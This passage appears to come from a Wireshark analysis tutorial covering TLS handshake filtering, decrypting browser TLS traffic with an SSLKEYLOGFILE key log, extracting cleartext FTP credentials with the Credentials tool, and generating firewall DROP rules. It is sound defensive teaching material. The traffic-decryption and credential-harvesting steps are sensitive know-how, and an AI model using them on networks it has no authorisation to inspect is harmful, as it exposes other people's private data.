 606 4.330166    192.168.1.12    216.58.214.138    TLSv1.3   Client Hello
 894 4.941191    192.168.1.12    172.217.17.99     TLSv1.3   Client Hello
 985 5.762164    192.168.1.12    142.250.187.168   TLSv1.3   Client Hello
  1… 6.889572    192.168.1.12    142.250.187.131   TLSv1.3   Client Hello
  1… 12.523681   192.168.1.12    185.47.40.36      TLSv1.3   Client Hello
  1… 12.526718   192.168.1.12    185.47.40.36      TLSv1.3   Client Hello
  1… 16.927825   192.168.1.12    172.217.169.170   TLSv1.3   Client Hello
  1… 17.649620   192.168.1.12    87.238.33.7       TLSv1.2   Client Hello
  1… 31.720520   192.168.1.12    87.238.33.7       TLSv1.2   Client Hello
```

```
› Frame 13: 571 bytes on wire (4568 bits), 571 bytes captured (4568 bits) (
› Ethernet II, Src: 00:0c:29:98:c7:a8, Dst: 50:78:b3:f3:cd:f4
› Internet Protocol Version 4, Src: 192.168.1.12, Dst: 172.217.17.227
› Transmission Control Protocol, Src Port: 64512, Dst Port: 443, Seq: 1, A
⌄ Transport Layer Security
  ⌄ TLSv1.3 Record Layer: Handshake Protocol: Client Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 512
    › Handshake Protocol: Client Hello
```

```
00b0  00 20 00 00 1d 63 6c 69  65 6e 74 73 65 72 76 69
00c0  63 65 73 2e 67 6f 6f 67  6c 65 61 70 69 73 2e 63
00d0  6f 6d 00 17 00 00 ff 01  00 01 00 00 0a 00 0a 00
00e0  08 9a 9a 00 1d 00 17 00  18 00 0b 00 02 01 00 00
00f0  23 00 00 00 10 00 0e 00  0c 02 68 32 08 68 74 74
0100  70 2f 31 2e 31 00 05 00  05 01 00 00 00 00 00 0d
0110  00 12 00 10 04 03 08 04  04 01 05 03 08 05 05 01
0120  08 06 06 01 00 12 00 00  00 33 00 2b 00 29 9a 9a
0130  00 01 00 00 1d 00 20 8b  62 b2 81 72 d5 36 9f 9d
0140  ab 7c ad ed 25 8e 1c ab  76 03 82 5b dd d2 c7 49
0150  ed 2f 93 ff 6a d2 0b 00  2d 00 02 01 01 00 2b 00
```



Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
(http.request or tls.handshake.type == 2) and !(ssdp)
```

```
No.  Time        Source            Destination     Protocol  Info
  19 0.813990    172.217.17.237    192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
  24 0.815416    172.217.17.227    192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
  77 0.955600    172.217.17.196    192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
  87 0.975115    172.217.17.196    192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
 101 1.010213    172.217.17.196    192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
 298 3.588969    172.217.20.74     192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
 342 3.637284    172.217.20.74     192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
 398 3.792255    172.217.20.78     192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
 620 4.361320    216.58.206.194    192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
 651 4.398633    216.58.206.198    192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
 656 4.399291    216.58.214.138    192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
 901 5.001760    172.217.17.99     192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
 996 5.821469    142.250.187.168   192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
  1… 6.959426    142.250.187.131   192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
  1… 12.608801   185.47.40.36      192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec, Application Data
  1… 12.624932   185.47.40.36      192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec, Application Data
  1… 16.988483   172.217.169.170   192.168.1.12    TLSv1.3   Server Hello, Change Cipher Spec
  1… 17.739458   87.238.33.7       192.168.1.12    TLSv1.2   Server Hello
  1… 31.809508   87.238.33.7       192.168.1.12    TLSv1.2   Server Hello, Change Cipher Spec, Encrypted Handsha
```


```
› Frame 101: 1484 bytes on wire (11872 bits), 1484 bytes captured (11872 b
› Ethernet II, Src: 50:78:b3:f3:cd:f4, Dst: 00:0c:29:98:c7:a8
› Internet Protocol Version 4, Src: 172.217.17.196, Dst: 192.168.1.12
› Transmission Control Protocol, Src Port: 443, Dst Port: 64515, Seq: 1, A
⌄ Transport Layer Security
  ⌄ TLSv1.3 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 122
    › Handshake Protocol: Server Hello
  ⌄ TLSv1.3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      Content Type: Change Cipher Spec (20)
      Version: TLS 1.2 (0x0303)
      Length: 1
      Change Cipher Spec Message
```

```
0000  00 0c 29 98 c7 a8 50 78  b3 f3 cd f4 08 00 45 00
0010  05 be 41 6b 00 00 38 06  bb 7d ac d9 11 c4 c0 a8
0020  01 0c 01 bb fc 03 37 6c  47 85 94 06 ab 55 50 10
0030  01 05 96 35 00 00 16 03  03 00 7a 02 00 00 76 03
0040  03 e5 63 c2 6d ab cc 4c  5f ec 4e 38 90 8e 62 fe
0050  2e 51 b3 d8 1f c8 e2 6c  e6 b6 a8 35 a0 b6 6e 7f
0060  c5 20 ec 36 c5 e6 f9 07  40 d9 e5 90 2e 11 a1 f7
0070  2f ca 4b 16 06 2f 0b 97  1e d2 64 06 eb 32 ac 92
0080  72 7f 13 01 00 00 2e 00  33 00 24 00 1d 00 20 22
0090  f2 63 d4 fb 72 4b 4e 0c  47 de 86 aa 91 9f 2b e6
00a0  8a ce 87 9d 66 bf 5a f7  dd 75 46 7c eb 70 54 00
00b0  2b 00 02 03 04 14 03 03  00 01 01 17 03 03 10 37
00c0  78 4d 3e 4a 5a 9b f2 af  de 5b c9 f5 12 6c 9d 50
00d0  c5 53 97 f3 9a 48 3c b9  5b 7f 35 bf 2e 84 36 c9
00e0  a5 a4 23 c9 5a 5d d5 ec  a0 b5 fd f1 cf 2c 8e 3c
00f0  86 d3 db a4 50 8a 92 a5  f9 b9 3e b7 4e 6d ca b7
0100  a4 d8 82 37 2b 68 f7 8d  f3 3c 5e ab 73 d0 36 9b
```

- An **encryption key log file** is a text file that contains unique key pairs to decrypt the encrypted traffic session.
- These key pairs are automatically created (**per session**) when a connection is established with an SSL/TLS-enabled webpage.
- As these processes are all accomplished in the browser, you need to configure your system and use a suitable browser (Chrome and Firefox support this) to save these values as a key log file.

- To do this, you will need to set up an environment variable and create the **SSLKEYLOGFILE**, and the browser will dump the keys to this file as you browse the web.
- SSL/TLS key pairs are created per session at the connection time, so it is important to dump the keys during the traffic capture. Otherwise, it is not possible to create/generate a suitable key log file to decrypt captured traffic.
- You can use the "right-click" menu or **"Edit --> Preferences --> Protocols --> TLS"** menu to add/remove key log files.

Adding key log files with the "right-click" menu:



Transport Layer Security

RSA keys list Edit...

TLS debug file Browse...

☑ Reassemble TLS records spanning multiple TCP segments


☑ Reassemble TLS Application Data spanning multiple TLS records

☐ Message Authentication Code (MAC), ignore "mac failed"

Pre-Shared-Key

(Pre)-Master-Secret log filename Browse...

Adding key log files with the **"Edit --> Preferences --> Protocols --> TLS"** menu:


Edit View Go Capture Analyze Statistics Telephony
Copy
Find Packet... Ctrl+F
Find Next Ctrl+N
Find Previous Ctrl+B
Mark/Unmark Packet(s) Ctrl+M
Mark All Displayed Ctrl+Shift+M
Unmark All Displayed
Next Mark Ctrl+Shift+N
Previous Mark Ctrl+Shift+B
Ignore/Unignore Packet(s) Ctrl+D
Ignore All Displayed Ctrl+Shift+D
Unignore All Displayed Ctrl+Alt+D
Set/Unset Time Reference Ctrl+T
Unset All Time References Ctrl+Alt+T
Next Time Reference Ctrl+Alt+N
Previous Time Reference Ctrl+Alt+B
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Delete All Packet Comments
Configuration Profiles... Ctrl+Shift+A
Preferences... Ctrl+Shift+P
Wireshark · Preferences
Appearance
Columns
Font and Colors
Layout
Capture
Expert
Filter Buttons
Name Resolution
Protocols
29West
2dparityfec
3GPP2 A11
6LoWPAN
802.11 Radio
802.11 Radio
9P
A-bis OML
A21
ACAP
ACN
ACR 122
ACtrace
ADB
ADB CS
Protocols
Display hidden protocol items
Display byte fields with a space character between bytes
Look for incomplete dissectors
Enable stricter conversation tracking heuristics
Help
Cancel
OK
Wireshark · Preferences
Tibia
TIME
TIPC
TiVoConnect
TLS
TNS
Token-Ring
TPCP
TPKT
TPM2.0
TPNCP
TRANSUM
TSDNS
TSP
TTE
TURNCHANNEL
TUXEDO
TZSP
UA3G
UASIP
UAUDP
UBDP
UBERTOOTH
UCP
Help
Cancel
OK

Transport Layer Security

RSA keys list Edit...

TLS debug file Browse...

☑ Reassemble TLS records spanning multiple TCP segments


☑ Reassemble TLS Application Data spanning multiple TLS records

☐ Message Authentication Code (MAC), ignore "mac failed"

Pre-Shared-Key

(Pre)-Master-Secret log filename Browse...

Viewing the traffic with/without the key log files:


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Without Key Log File

```
http2
No.   Time        Source          Destination     Protocol  Info
```

Exercise.pcapng
Fi View Go Capture Analyze Statistics Telephony Wireless Tools Help

With Key Log File

```
http2
No.   Time        Source          Destination     Protocol  Info
   32 0.836852    192.168.1.12    172.217.17.227  HTTP2     Magic, SETTINGS[0], WINDOW_UPDATE[0]
   34 0.838622    192.168.1.12    172.217.17.227  HTTP2     HEADERS[1]: GET /chrome-variations/seed?osname=win&
   35 0.838702    192.168.1.12    172.217.17.237  HTTP2     Magic, SETTINGS[0], WINDOW_UPDATE[0]
   36 0.838848    192.168.1.12    172.217.17.237  HTTP2     HEADERS[1]: POST /ListAccounts?gpsia=1&source=Chrom
   37 0.838925    192.168.1.12    172.217.17.237  HTTP2     DATA[1] (application/x-www-form-urlencoded)
   41 0.864254    172.217.17.227  192.168.1.12    HTTP2     SETTINGS[0], WINDOW_UPDATE[0]
   42 0.864254    172.217.17.227  192.168.1.12    HTTP2     SETTINGS[0]
   43 0.864254    172.217.17.237  192.168.1.12    HTTP2     SETTINGS[0], WINDOW_UPDATE[0]
   45 0.864644    172.217.17.237  192.168.1.12    HTTP2     SETTINGS[0]
   47 0.864910    192.168.1.12    172.217.17.237  HTTP2     SETTINGS[0]
   48 0.865045    192.168.1.12    172.217.17.227  HTTP2     SETTINGS[0]
   56 0.895971    172.217.17.227  192.168.1.12    HTTP2     HEADERS[1]: 304 Not Modified
   57 0.896082    172.217.17.227  192.168.1.12    HTTP2     DATA[1]
   58 0.896082    172.217.17.227  192.168.1.12    HTTP2     PING[0]
   60 0.896856    192.168.1.12    172.217.17.227  HTTP2     PING[0]
   68 0.927483    172.217.17.237  192.168.1.12    HTTP2     HEADERS[1]: 200 OK
   69 0.927707    172.217.17.237  192.168.1.12    HTTP2     DATA[1] (application/json)
   70 0.927707    172.217.17.237  192.168.1.12    HTTP2     PING[0]
   72 0.928656    192.168.1.12    172.217.17.237  HTTP2     PING[0]
```

```
› Frame 36: 589 bytes on wire (4712 bits), 58
› Ethernet II, Src: 00:0c:29:98:c7:a8, Dst: 5
› Internet Protocol Version 4, Src: 192.168.1
› Transmission Control Protocol, Src Port: 64
▾ Transport Layer Security
  ▾ TLSv1.3 Record Layer: Application Data Pr
      Opaque Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 530
      [Content Type: Application Data (23)]
      Encrypted Application Data: 92602d4a3e
› HyperText Transfer Protocol 2
```

```
0000  00 00 00 07 3a 6d 65 74  68 6f 64 00 00 00 04 50   ····:met hod····P
0010  4f 53 54 00 00 00 0a 3a  61 75 74 68 6f 72 69 74   OST····: authorit
0020  79 00 00 00 13 61 63 63  6f 75 6e 74 73 2e 67 6f   y····acc ounts.go
0030  6f 67 6c 65 2e 63 6f 6d  00 00 00 07 3a 73 63 68   ogle.com ····:sch
0040  65 6d 65 00 00 00 05 68  74 74 70 73 00 00 00 05   eme····h ttps····
0050  3a 70 61 74 68 00 00 00  3a 2f 4c 69 73 74 41 63   :path··· :/ListAc
0060  63 6f 75 6e 74 73 3f 67  70 73 69 61 3d 31 26 73   counts?g psia=1&s
0070  6f 75 72 63 65 3d 43 68  72 6f 6d 69 75 6d 42 72   ource=Ch romiumBr
0080  6f 77 73 65 72 26 6a 73  6f 6e 3d 73 74 61 6e 64   owser&js on=stand
0090  61 72 64 00 00 00 0e 63  6f 6e 74 65 6e 74 2d 6c   ard····c ontent-l
00a0  65 6e 67 74 68 00 00 00  01 31 00 00 00 06 6f 72   ength··· ·1····or
00b0  69 67 69 6e 00 00 00 16  68 74 74 70 73 3a 2f 2f   igin···· https://
00c0  77 77 77 2e 67 6f 6f 67  6c 65 2e 63 6f 6d 00 00   www.goog le.com··
00d0  00 0c 63 6f 6e 74 65 6e  74 2d 74 79 70 65 00 00   ··conten t-type··
00e0  00 21 61 70 70 6c 69 63  61 74 69 6f 6e 2f 78 2d   ·!applic ation/x-
00f0  77 77 77 2d 66 6f 72 6d  2d 75 72 6c 65 6e 63 6f   www-form -urlenco
0100  64 65 64 00 00 00 0e 73  65 63 2d 66 65 74 63 68   ded····s ec-fetch
0110  2d 73 69 74 65 00 00 00  04 6e 6f 6e 65 00 00 00   -site··· ·none···
0120  0e 73 65 63 2d 66 65 74  63 68 2d 6d 6f 64 65 00   ·sec-fet ch-mode·
0130  00 00 07 6e 6f 2d 63 6f  72 73 00 00 00 0e 73 65   ···no-co rs····se
0140  63 2d 66 65 74 63 68 2d  64 65 73 74 00 00 00 05   c-fetch- dest····
0150  65 6d 70 74 79 00 00 00  0a 75 73 65 72 2d 61 67   empty··· ·user-ag
```

```
Payload is encrypted application data (tls.app_data), 530 byte(s)    Packets: 1760 · Displayed: 115 (6.5%)    Profile: Default
```


The above image shows that the traffic details are visible after using the key log file. Note that the packet details and bytes pane provides the data in different formats for investigation. Decompressed header info and HTTP2 packet details are available after decrypting the traffic. Depending on the packet details, you can also have the following data formats:

- Frame
- Decrypted TLS
- Decompressed Header
- Reassembled TCP
- Reassembled SSL

▼ Hunt Cleartext Credentials!

Bonus: Hunt Cleartext Credentials!

- Some Wireshark dissectors (FTP, HTTP, IMAP, pop and SMTP) are programmed to extract cleartext passwords from the capture file. You can view detected credentials using the **"Tools --> Credentials"** menu. This feature works only after specific versions of Wireshark (v3.1 and later). Since the feature works only with particular protocols, it is suggested to have manual checks and not entirely rely on this feature to decide if there is a cleartext credential in the traffic.
- Once you use the feature, it will open a new window and provide detected credentials. It will show the packet number, protocol, username and additional information. This window is clickable; clicking on the packet number will select the packet containing the password, and clicking on the username will select the packet containing the username info. The additional part prompts the packet number that contains the username.



Packet N	Protocol	Username	Additional Info
41	FTP	admin	Username in packet: 12
44	FTP	admin	Username in packet: 15
53	FTP	admin	Username in packet: 25
55	FTP	admin	Username in packet: 29
78	FTP	admin	Username in packet: 57
86	FTP	admin	Username in packet: 62
119	FTP	admin	Username in packet: 89
124	FTP	admin	Username in packet: 93
126	FTP	admin	Username in packet: 97
170	FTP	adminis...	Username in packet: 136
210	FTP	adminis...	Username in packet: 173
223	FTP	adminis...	Username in packet: 187
233	FTP	adminis...	Username in packet: 196


▼ Actionable Results!

- Wireshark is not all about packet details; it can help you to create **firewall rules** ready to implement with a couple of clicks.
- You can create firewall rules by using the **"Tools --> Firewall ACL Rules"** menu. Once you use this feature, it will open a new window and provide a combination of rules (IP, port and MAC address-based) for different purposes. Note that these rules are generated for implementation on an outside firewall interface.

Currently, Wireshark can create rules for:

- Netfilter (iptables)
- Cisco IOS (standard/extended)

- IP Filter (ipfilter)
- IPFirewall (ipfw)
- Packet filter (pf)
- Windows Firewall (netsh new/old format)



```
# IPv4 source address.
iptables --append INPUT --in-interface eth0 --source 10.234.125.254/32 --jump DROP

# IPv4 destination address.
iptables --append INPUT --in-interface eth0 --source 10.121.70.151/32 --jump DROP

# Source port.
iptables --append INPUT --in-interface eth0 --protocol tcp --source-port 2235 --jump
DROP

# Destination port.
iptables --append INPUT --in-interface eth0 --protocol tcp --source-port 21 --jump DROP

# IPv4 source address and port.
iptables --append INPUT --in-interface eth0 --protocol tcp --source 10.234.125.254/32 --
source-port 2235 --jump DROP

# IPv4 destination address and port.
iptables --append INPUT --in-interface eth0 --protocol tcp --source 10.121.70.151/32 --
source-port 21 --jump DROP
```

Create rules for Netfilter (iptables)

☑ Inbound ☑ Deny